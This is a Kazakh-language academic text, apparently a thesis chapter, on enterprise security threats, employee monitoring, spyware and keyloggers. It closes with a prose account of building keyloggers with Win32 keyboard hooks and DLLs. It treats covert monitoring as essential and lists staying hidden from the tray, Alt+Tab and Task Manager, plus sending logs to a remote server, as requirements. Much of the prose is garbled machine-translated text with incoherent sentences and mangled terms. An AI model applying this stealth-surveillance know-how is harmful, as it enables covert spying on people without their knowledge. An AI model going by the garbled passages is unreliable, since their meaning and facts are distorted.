Қатерді талдау үрдісі нені қорғау керек, неден қорғау керек және қалай қорғау (істеу) керек деген сияқты сұрақтардың жауабын анықтайды. Мүмкін болатын қатерлердің бәрін қарастырып шығу керек және оларды келтіретін зиянының ықтимал мөлшеріне байланысты жіктеу керек. Қорғанышқа жұмсалатын қаржы қорғалынатын объектінің құнынан аспауға тиісті.

Қорларды пайдалану құқықтары, қорларды қолдану ережелері, әкімшілік жеңілдіктер пайдаланушылардың құқықтары мен міндеттері, жүйелік әкімшілердің құқықтар мен міндеттері, жасырын ақпаратпен жұмыс істеу тәртіптері және тағы басқа анықталады.

Қауіпсіздік режимін бұзушыларды табуға және жауапкершілікке тартылуға бағытталған әрекеттер, сонымен қатар, ақпаратты бұрынғы қалпына келтіру және бұзулардың зардаптарын жою шаралары анықталады.

Қауіпсіздік саясатының негізгі жайлары әр түрлі нұсқауларда, қағидаларда, ережелерде және өкімдерде келтіріледі.

Қауіпсіздік саясаты ақпарат қорғау жүйесінің қауіп-қатерлерге қарсы әрекет жасауға бағатталған құқықтық нормалардың, ұйымдастырушылық (құқықтық) шаралардың, программалық-техникалық құралдар және процедуралық шешімдер кешенінің жиынтығын анықтайды.

Ақпарат қауіпсіздігінің жоғарғы дәрежесіне қол жеткізу тек тиісті ұйымдастыру шараларын қолдану негізінде ғана мүмкін болады. Ұйымдастырушылық шаралар кешенінің құрамына ақпараттық қауіпсіздік қызметін құру, жасақтау және оның іс-әрекеттерін қолдау, ұйымдастыра-өкімгерлік құжаттар жүйесін дайындау жұмыстары, сонай-ақ, қорғаныш

жүйесін құруға және оның жұмысын сүйемелдеуге арналған бірқатар ұйымдастырушылық және ұйымдастыру-техникалық шаралар кіреді.

Ұйымдастырушылық және ұйымдастыру − техникалық шаралар жүргізу ақпараттың сыртқа кететін жаңа арналарын дер кезінде табуға, оларды бейтараптандыру шараларын қолдануға, қорғаныш жүйелерін толық жетілдіруге және қауіпсіздік режимін бұзу әрекеттеріне жедел қарсы шара қолдануға мүмкіндік береді. Қатерге талдау жүргізу қауіпсіздік саясатын қалыптастырудың негізгі кезеңі болып табылады. [7]

1.3.4 Қызметкерлерді бақылауға арналған ҚБ

Көптеген компаниялардың оңтайлы таңдауы деректердің ағып кетуінен қорғаудың функционалдығын, жұмыс үрдісін бақылауды және ұйымның жергілікті желісін пайдаланушылардың әрекеттерін бақылауды енгізу болады. Бұл шешім қымбат емес, оңай қолдануға және жұмыс істеуге мүмкіндік береді, бірақ ақпараттық қауіпсіздіктің өте тиімді құралы.


Қызметкерді қадағалау − жұмыс беруші қызметкердің жұмыс орнында не істеп жатқанын білуге мүмкіндік беретін шаралар. Кәсіпорындар ақпараттық технологияларды өз қызметінде пайдаланады. Технологиялық прогрестің жемістеріне қол жеткізе алатын жұмысшылар оларды басқа мақсаттарда пайдалана алады. Сондықтан кәсіпорынның мүдделерін қорғау үшін қызметкерлерді бақылау үшін шаралар қабылданады. Мұны істеу үшін бейне камераларды, keylogers, электрондық пошта сүзгілерін немесе тікелей тікелей бақылау немесе тыңдауды пайдаланыңыз. Мұның бәрі қадағалау және бақылау жүйесімен біріктіріліп, қызметкерді зерттеу объектісіне айналдырады. Жұмыс берушінің жұмысын қадағалаудың көптеген құралдары бар, бірақ әрбір әдіс тиімділігі мен заңдылығы жағдайға байланысты.

Жасырын қадағалау кішігірім кәсіпорынның қиыншылықтарымен күресуге мүмкіндігімен ғана емес, сонымен қатар ірі компанияның жүйелік басқарушының жұмысында тамаша көмек болады. Жасырын қадағалау шпиондық бағдарламалар сияқты арнайы қамтамасыздандыру бағдарламасын орнату арқылы жүзеге асырылады.

Кәсіпорынмен келісімге байланысты, жасырын қадағалау компьютерлік пернетақталардың артында тұрған қызметкерлерге тәртіптік әсер етуі мүмкін. Басқарушы жабдықты өндірістен тыс пайдалануды оңай анықтай алады.

Шпиондық бағдарлама қызметкерлерді басқаруға, деректердің құпиялығын қамтамасыз етуге, меншік ақпаратына, ақпараттың ағып кетуіне жол бермеуге және жұмыс процесінің деңгейінде ұйымның жалпы қауіпсіздігін қамтамасыз етуге бағытталған.

Әдетте қызметкерлерді бақылау бағдарламасы бірнеше функцияларды қамтиды, ең көп таралған пернетақталық шпионы, экранда орындалатын процестер, бухгалтерлік қызметін жазып, жасырын автоматты скриншоттар және басқа да құрылғылар.



Сурет 1.5 – Тәуекелдерді басқару процесінің схемалық кезеңдері

Экран тыңшылары компьютер экранында орын алған барлық оқиғаларды, әдетте, пайдаланушы әрекеттін жазу үшін қолданылады. Шпиондық бағдарламаның бұл түрі уақыт сайын бейне түсіруге немесе белгілі бір уақыт аралығындағы экран суреттерін алуға мүмкіндік береді. Бекітілген соң, тыңшылық арқылы алынған деректер өңделеді және қашықтағы серверге Интернетте немесе жергілікті желі арқылы жіберіледі.

Бұл шпиондық бағдарлама зиянды бағдарламалық қамтамасыз етуде пайдаланушының әрекеттерін бақылау және бекіту құралы ретінде кеңінен қолданылады. Пернетақталық шпионмен қатар, экрандағы тыңшылар жүйеде құпия түрде жұмыс істейді. Осылайша, шабуылдаушы нысанды толығымен қадағалай алады, қандай қалталарға барады, жүйеде не бар, қандай сайттарға кіреді және т.б. Бейне экраны түсірілімі әлдеқайда жиі пайдаланылады, себебі бұл бағдарламалық қамтамасыз етуді қолдауға жұмсалған ресурстар автоматты скриншоттарды пайдаланудан әлдеқайда жоғары, өйткені скриншоттар бейнеге қарағанда процессор мен жад ресурстарын әлдеқайда аз пайдаланады. Сонымен қатар, егер пайдаланушы компьютері әлсіз болса, бейне жазуды пайдаланған кезде кейбір тежегіш жүйесі пайда болады.

Осындай шпиондық бағдарламаларды жасаудың негізгі жолы − «Prt Scr» түймесін басу. Бұл бағдарламалық жасақтама қызметкерлерді басқаруға бағытталған бағдарламалар кешеніне жиі қосылады.

Осы бағдарламаның арқасында сіз қызметкердің іс-әрекетін бақылай аласыз. Осылайша, менеджер немесе әкімші қызметкердің компьютерде не істеп жатқанын ашық түрде бақылай алады. Мүмкін, скриншот қызметкер бірдей бәсекелестерге құпия мәліметтерді жіберетін сәтте жасалады.

Қызметкерлерді басқару комплексіндегі жасырын әкімшіліктің стандартты функциялары − өнімділік есептерін беру, мысалы, кейлоггер және экранды шпионы қашықтағы серверге Интернет арқылы немесе компанияның жергілікті желісі арқылы беру. Осылайша, бағдарлама науада, тапсырмалар тақтасында және Alt + Tab пернесін басқан кезде көрсетілмейді. Негізгі талаптардың бірі − бағдарлама процестер бөліміндегі тапсырма менеджерінде көрсетілмеуі керек. [8]

Қорытынды

Осы тарауда кәсіпорын қауіптері туралы сөз қозғалды. Негізгі түрлері зерттеліп, ең жиі кездесетін қатерлер анықталды. Сондай-ақ қауіптерді болдырмау және жою әдістері.

Осылайша, жасырын қадағалау кәсіпорынның қатерін болдырмаудың ажырамас бөлігі болып табылады. Жасырын басқару әкімгерге ақпараттық қауіпсіздікті және өнімділікті қамтамасыз ету үшін қызметкерлерді бақылауға мүмкіндік береді.

2 Keylogger және оны даму ортасы

2.1 Шпиондық бағдарламалар

Шпиондық бағдарлама − бұл бағдарламалық жасақтама түрі. Бағдарламалық қамтамасыздандыру − компьютерді басқаруға арналған барлық бағдарламалардың және олар үшін қызмет деректерінің жиынтығы. Бағдарламалық жасақтаманың негізгі қағидаты − жеке функцияларды оқшаулау және оларды стандартты үлгілер немесе блоктар түрінде жасау.

1995 − шпиондық бағдарламаның бірінші пайда болған күні. Бұл бағдарлама ойынға автоматты түрде орнатылып, пайдаланушы деректерін әзірлеушіге жіберуімен айналысты. Дегенмен, егер сол кезде бұл жағдай тек жалғыз және кең таралмаған болса, онда қазіргі замада шпиондық бағдарлама жарнама берушілердің, маркетологтардың және пайдаланушылардың жеке деректеріне қызығушылық танытқандардың негізгі механизмдерінің бірі болып табылады.

Шпиондық бағдарламалардың шабуылы − ақпараттың, жеке деректердің және пайдаланушы жабдықтың бүлінуіне мүдделі емес. Керісінше, шпиондық бағдарламалар компьютердің пайдаланушысы мүмкіндігінше ұзақ уақыт бойы оның барын байқамауын қамтамасыз етуге мүдделі. Осылайша, әдетте, олар өз жұмысын тыныш, жасырын атқарады және өз жұмыстарында еш жерде және

ізде қалдырмайды. Бірақ мұндай шпиондық бағдарлама жүйелік ресурстардың едәуір шығыны бар компьютермен жұмыс істеуге қолайсыздықты тудыруы мүмкін. Шпиондық бағдарламаның жұмыс істеуі, сондай-ақ кез келген жүйелік үрдістің немесе бағдарлама үдерісінің жұмыс істеуі компьютерлік ресурстарды қажет етеді. Ал бірінші кезекте, ыңғайсыздық, әлсіз, төмен қуатты құрылғылардың пайдаланушылары зардап шегеді. Шпиондық бағдарлама жеке ақпаратты, деректерді ұрлаумен қатар, тінтуірді басу, пернелерді басу, жарнамаларды басу, барған веб-сайттарда қарау және т.б. тыңту арқылы бақылауға мүмкіндік береді. Жалпы, бұл ақпарат көптеген жағдайларда зиянсыз. Бірақ мәселенің түп-тамыры – пайдаланушылар таңдау құқығынан айырылады, өйткені ешкім шпиондық бағдарламаны орнатуға келісімін сұрамайды. Зерттеу нәтижелері бойынша шпиондық бағдарламаның 9% -ы тек қана пайдаланушы рұқсатымен орнатылып, конфигурацияланған. Қалған 91% тіпті бұл бағдарламалардың өздерінің дербес компьютерлерінде бар екендігіне күмән келтірмейді және үнемі құрылғыларының қатып қалау себебін түсінбейді.

2005 жылы шпиондық бағдарлама танылды және сәйкесінше жіктелді. Сол уақыттан бері «spyware» термині пайдаланушының рұқсатынсыз орнатылатын кез келген бағдарламалық қамтамасыздандыруларды білдіреді, дербес деректердің, қауіпсіздіктің, желі әрекеттерінің, компьютерлік жүйенің ресурстарын пайдаланудың құпиялылығын бақылау деңгейін жеткілікті азайтады. Сондай-ақ, шпиондық бағдарлама деп пайдаланушы білместен жарнамалық терезелерді көрсететін кез келген бағдарламалық жасақтаманы санауға болады.

Браузердің жарнамамен бітелуімен қоса, шпиондық бағдарламаларда әлі көп нәрсе бар. Мысалы, сіз енгізген құпия сөздерді сақтаңыз, несие картасының деректер файлдарын іздеңіз, пайдаланушының атынан өз «желілеріңізді» тарату үшін контактілер кітапшасын пайдаланыңыз. Бұл қауіпсіздік пен қорғауға қатер төндіріп қана қоймай, компьютердің жылдамдығын едәуір баяулатады, өйткені есептеу ресурстарының үлкен көлемі тартылады.

Атауынан көрініп тұрғандай, зиянды бағдарламаның бұл түрі тыңшылық болып табылады. Spyware бағдарламасы пайдаланушылар туралы деректерді мерзімді түрде жинау үшін жасалады − қандай деректер қатқыл дискіде, адам кірген сайттарда қандай құпия ақпарат сақталған, электрондық пошта контактілері. Мұның бәрі шпиондық бағдарлама әзірлеушілер үшін өте құнды. Пайдаланушының компьютеріне кіргеннен кейін, шпиондық бағдарлама деректерді жасырын және тыныш жинайды, содан кейін оны белгілі бір интернет адреске немесе тіпті жергілікті желі арқылы жасаушыға немесе бұзушыларға жібереді.

Әзірлеушілер немесе шпиондық бағдарламаның бұзушылары ұрланған ақпараттарды әртүрлі мақсатпен пайдалана алады − бұл интернет-провайдерлерге баратын сайттардың зиянсыз талдауы болуы мүмкін, ұлттық қауіпсіздікті қамтамасыз ету үшін арнайы қызметтерді қадағалау болуы

мүмкін, сондай-ақ электрондық ақшаның ұрлануы, мысалы, төлем жүйелерінде және онлайн-банкинг жүйелерінде.

Көптеген жағдайларда шпиондық бағдарлама интернетте тегін жүктелетін бағдарламаны орнату кезінде пайдаланушы компьютеріне түседі. Орнатылған бағдарламалардың кейбіреуінде тегін немесе бұзылған нұсқасында шпиондық бағдарламаның коды енгізіліп, орнатылады. Бұл пайдаланушыға араласусыз әрдайым болмайды: мысалы, жүйеге кіру үшін кейбір шпиондық бағдарлама, орнату процесінде бекіту қажет − орнату шеберіндегі кейбір сұрауда «Ok» басу. Дегенмен, бұл Spyware бағдарламасының компьютеріне ену мүмкіндіктерінің бір бөлігі ғана. Басқа да зиянды бағдарламалар сияқты, шпиондық бағдарлама жүйені Интернетте немесе жергілікті желі арқылы ендіруі мүмкін. Жиі шпиондық бағдарлама трояндар арқылы таратылады.

Пайдаланушыға бағытталған шабуыл болған жағдайда, шабуылдаушы шпиондық бағдарламаны тікелей пайдаланушы компьютеріне орнату керек. Бұны құрылғымен физикалық байланыс арқылы немесе қашықтан қатынасу арқылы жасауға болады, бірақ кез келген жағдайда бұл бағдарламалық жасақтаманы конфигурациялау қажет − шпиондық бағдарлама туралы есеп берудің мекен-жайын шабуылдаушыға көрсету, бағдарламаның белгілі бір параметрлерін конфигурациялау және т.б.

Осылайша, шпиондық бағдарламалардың бірнеше түрі бар:

− жарнамалық тыңшылар елеулі қауіпке ұшырамайды − олар барлық банктерге өздерінің баннерлерін орналастырады;

− пернетақта − осы түрдегі бағдарлама пайдаланушы пернетақта арқылы кіретін барлық нәрсені қадағалай алады, тіпті тінтуірді қалай жылжытса да, тінтуірдің барлық басылымдарын түзейді. Фондық режимде олар өздерінің барлық пернелерін, көбінесе парольдерді және логиндерді сақтайды, уақыт ара скриншот жасайды, түрлі процестерді қадағалайды. Сондай-ақ, көптеген жағдайларда есептерді басқа хостқа жіберуге болады;

− модем − Интернетке мүлдем «тегін» кіруді ұсынады. Шындығында мұндай бағдарламалық қамсыздандыруды орнатқаннан кейін пайдаланушы басқа елдегі желіге қосылған және айдан кейін ол «дөңгелек» сомадағы шотты алады;

− қашықтағы шпиондық бағдарлама − бағдарлама деректері пайдаланушының компьютерін қашықтан басқаруға мүмкіндік береді.

Шпиондық бағдарламалық құралын енгізу бастап өз кезегінде, жүйесі мен желі арасында буфер ретінде әрекет, ол, орнатылған брандмауэр (Firewall) қорғалған. Бұл шпиондық бағдарламаға ену әрекеттерін блоктайтын брандмауэр. персонал брандмауэр өшірілген, және жүйе кез келген нақты үшінші тарап брандмауэр бағдарламасын орнатыңыз, немесе антивирустық бағдарламалар бумасының бөлігі ретінде емес, қандай да бір себептермен, онда сіз тіпті тұрақты операциялық жүйе брандмауэр қорғауын пайдалану керек.

Тыңшылыққа қарсы бағдарлама, онда көп әмбебап бағыты шпиондық барлық түрлерімен айналысатын болып табылады және орнатылған вирусқа

қарсы бағдарламалық қамтамасыз ету қайшы емес, осындай Spyware Terminator 2015, сондай-ақ, мысалы, вирусқа қарсы бағдарламалық Радиоэлектроника Anti-Malware трояндарды, құрттарды және руткиттерді бейтараптандыруға қабілетті.

Дегенмен, шпиондық бағдарлама әрқашан зиянды мақсаттарда қолданылмайды. Біздің уақытымызда көптеген ұйымдар қызметкерлерді басқару жүйесін немесе персоналды басқару жүйесін пайдаланады.

Қызметкерлерді басқару жүйесі (немесе персоналды басқару жүйесі) − жеке компьютерлердегі қолданушылардың әрекеттерін қамтитын бағдарламалық жасақтама немесе бағдарламалық-аппараттық кешен. Компанияны заңсыз әрекеттерден қорғауға қосымша, бұл жүйелер қызметкерлердің жұмыс уақытын бақылауға, ресми қызметке қанша уақыт жұмсалғанын және жеке (әлеуметтік желілер, жаңалықтар сайттары, ойындар және т.б.) қаншалықты көп болатындығын анықтай алады.

Бұл жағдайда, кадрлық мониторинг жүйесі белгілі бір уақыт ішінде немесе жиналған журналдарын талдау арқылы, немесе скриншоты немесе бейнелер қызметкерлердің кассаларында арқылы жасалған егжей-тегжейлі қызметкерлердің барлық іс-әрекеттерін талдау қабілетін, қамтамасыз етуі тиіс.

Бірақ, бір жағынан, қызметкерді басқару жүйесін пайдаланудың кейбір маңызды тұстары бар.

Біріншіден, қызметкер қызметкерді персоналды басқару жүйелері пайдаланылатынын ескертеді. Басқарушы персоналға басқару жүйелерін іске асыру жұмыстың тиімділігін арттыруға, ал нақты жағдайда оңтайландыруға бағытталғанын түсіндіруі керек. Басқару жүйелерінің құралдары шынымен жұмыс істейтін адамдарды көруге мүмкіндік береді. Сондай-ақ, менеджер жауапкершілігін мойындап: ұйымды басқаруы керек және қызметкерлерін тыңтымау керек.

Менеджер ресми ақпарат жинау кезінде оған қол жеткізе алатын жеке деректерді дұрыс пайдаланбау қылмыстық қудалауға, ал құпиялылық пен этика заңдары бұзылуы мүмкін екендігін білуі қажет. Жеке мәліметтердің құпия жинағы заңсыз болып саналатындығын ескеру қажет.

Екіншіден, жеке ақпарат пен қызметті нақты бөліп көрсету керек, сондықтан қызметкер тек басшылықты бақылауға құқылы ғана ресми жұмыс атқаруға міндетті. Компьютер қызмет туралы ақпаратты өңдеу кезінде қызметкерге арналған құрал ғана. Мүмкін, әлеуметтік желілердегі бірнеше хабарлар ештеңе білдірмейді, бірақ құпия мекеме немесе кез-келген басқа стратегиялық нысан аясында ол кем дегенде компанияның деректерінің құпиялылығын бұзады. Коммерциялық қызметпен айналысатын ұйымдар үшін құпиялылықтың әртүрлі түрлері бар.

Үшінші тармақ − персоналды басқару жүйесін пайдаланудың ашықтығы. Егер қызметкер мониторинг бағдарламасының қандай функциялары белсендірілгенін білсе, қандай деректер жиналуы мүмкін және т.б. болса, қызметкер өз жұмысын неғұрлым мұқият атқарады. [9]

2.2 Пернетақта тыңшысы

Интернет құрылғаннан бері түрлі зиянды бағдарламалар мен вирустық шабуылдар неғұрлым белсенді көріне бастады. Әр жолы шабуылдар күрделі және ең маңыздысы құпия болып келеді. Деректерді ұрлау үшін жаңа әдістер мен құралдар пайда болды. Шабуылды жүзеге асырудағы ең соңғы жаңалықтардың бірі арнайы құрал болып табылады − кейлоггер (шын есім − Keylogger).

Әдетте, көптеген ақпарат көздері келесі анықтаманы береді: кілтсапшы − барлық (немесе белгілі) пернелерді басуды бақылауға және тіркеуге арналған бағдарламалық құрал немесе аппараттық құрал Бұл құралды тіпті пернетақтада орындалған барлық әрекеттерді жазатын жоғары мамандандырылған құралдармен салыстыруға болады Осылайша, шабуылдаушы ақпаратты оңай таба алады, көзге көрінбей.

Көрсетілгендей, кейлоггер қай жерде және қайда болса да, барлық құпия ақпаратты да жаза алады. Кейлоггер пайдаланушының жүйесінде тіркелуі мүмкін, ол тіпті оның бар екендігіне күмән келтірмейді, барлық деректерді жазады және ауқымды және мақсатты шабуылдармен айналысады, құзырлы кілтсапшылар Интернет желісі арқылы немесе ұрлықты ұйымдастырған адамның жергілікті желісі арқылы барлық ақпаратты қашықтағы серверге жібере алады. Әйтсе де, бұл құралды құқық қорғау органдары қылмыскерлерді немесе түрлі ұйымдарда қызметкерлерді бақылауға алу үшін жиі пайдаланады.

Әдетте, кейлоггерлер бағдарламалық және аппараттық құралдарға бөлінеді. Олардың ең көп таралған түрі − жеке бағдарлама ретінде көрінуі мүмкін бағдарлама − кейлоггер немесе мониторингке бағытталған бағдарламалардың жиынтығы. Мысалы, троялық немесе руткит сияқты зиянды бағдарламалардың пернелерді құлыптау үшін өз telekode пернені басып тұру функциясын пайдаланылады Әрине, кейлоггердің функцияларын пайдаланатын аса қуатты кешендер бар.

Жабдықтың кейлогигерлері жалпыға ортақ болып табылмайды, себебі бұл желі ішіне орнату мүмкіндігінің жоқтығы. Бұл кейлоггердің түрі мақсатты құрылғыда тікелей орнатуға арналған. Көбінесе, BIOS құрылғысына жалғану немесе құрылғыны қосу арқылы аппараттық шпиондар өндірісте орнатылады.

Бағдарламалық қамтамасыз етудің кілттерін жіберушілерді Интернеттегі вирус жұқтырған бетке кіргенде жүктеп алуға болады немесе бағдарламалық жасақтамадан сенімсіз көздерден жүктеуге болады. Мұндай бағдарламалық жасақтаманы әртүрлі шағымдармен, кейбір жағдайларда тіпті заңды бағдарламалық жасақтамамен де алуға болады.

Жалпы алғанда, көптеген пайдаланушылар кілтсигерлерге назар аудармайды және оларды тіпті жоғары қауіптілік дәрежесі ретінде жіктемейді, бірақ шын мәнінде олар өте қауіпті, себебі олардың басты мақсаты − жүйелік есептік жазбалардың, әлеуметтік желілердің, онлайн-банкингтің, әмиян және т.б.

Пернетақтаны құлыптауды әртүрлі бағдарламалар пайдаланылады және жиі қолданба функцияларына және тіпті операциялық жүйеге қоңырау шалу


үшін қолданылады. Негізінен бұл кілттер әдетте «Жылдам пернелер» (ыстық пернелер). деп аталады. Пайдаланудың қарапайым мысалы − Alt + F4 пернесін басу арқылы пернетақта орналасуын немесе белсенді терезені өшіру.

Осы және басқа критерийлерге байланысты антивирус шпиондық бағдарламаны ұстай алмайды, себебі «қорғаншылар» тұрғысынан вирус (ойнату қабілеті жоқ) немесе трояндық бағдарлама емес. Оларды ұстап болса, ол кейлоггере жүйесін деструктивті әсер үшін арнайы кітапханалар мен модульдерді пайдаланғанда ғана болып табылады. олардың антивирустық бағдарламалық қамтамасыз ету белгісіздік үшін екінші маңызды себебі кейлоггеров түрлері көп, қазіргі уақытта (және кез келген өзі жинап алады), бұл, және соның салдары ретінде, қолтаңбалар базасында олар жай ғана болуы мүмкін емес.

Бірақ бұл сіз оны қабылдап, кейлоггерлермен симбиозда өмір сүруіңіз керек дегенді білдірмейді. Қауіпсіздік үшін сізге кейлоггердің қағидаларын түсіну қажет.

Қазіргі уақытта кілттерді жасаудың көптеген нұсқалары бар, бірақ бәрібір жұмыс істеудің ортақ механизмі бар − құрылғының экранында символы пайда болғанға дейін сигналды басқаннан процесіне енгізу.

Неғұрлым таралған даму сценарийі − негізгі түйіндерді, яғни ілгектерді орнататын кейлоггер. Windows амалдық жүйесінде, ілмек − бұл арнайы функцияны пайдаланып хабарларды немесе жүйелік сигналдарды ұстауға арналған механизм. Win32API осы функция үшін пайдаланылады. Көп жағдайларда WH_Keyboard хобби немесе WH_JOURNALRECORD бұл кілттердің дұрыс жұмыс істеуі үшін пайдаланылады. Олардың арасындағы айырмашылық екіншіден, жеке динамикалық кітапхана (DDL) талап етілмейді, бұл шешім желідегі кілттерді таратуды жақсартады.



Сурет 2.1 – Жалпы функционалдылықты жүзеге асыратын класс драйвері

Осылайша, пернетақта ілгегі csrss.exe жүйе үдерісіндегі кіріс құрылғыларынан жүйе кезегінен ақпаратты оқи алады. Бұл ілмек сіз өз

кезегінде мүлдем барлық тұрыңыз сүзгі тұзақ ұстап үшін негіз болып табылады жүйесін, барлық ағындарын бақылауға мүмкіндік береді, және ол оған кейлоггер жұмыс қағидасы құрылысы танымал әдісі жасады. мұндай шпион, және ілмекпен пайдалану жасау үшін арнайы білімді, бірақ программалау тілдері білімдерін, қолдану және іске асыру Win32API үшін белгілі бір платформаларды талап етпейді. Бірақ бұл механизмді пайдалану хакердің жеке динамикалық DDL кітапханасын жасауын талап етеді.

Кілттерді жасау әдісі өте қарапайым және тиімді, бірақ сонымен қатар, бірқатар кемшіліктер бар. Бірінші − DLL пайдалануға мекенжай кеңістігінде, содан кейін кейлоггеров анықтау әкелуі және бекіту ғана GUI-қолдану үшін қабілетті рәміздер алмады GUI-процестерді, көрсетілуі мүмкін екенін ескеру қажет.

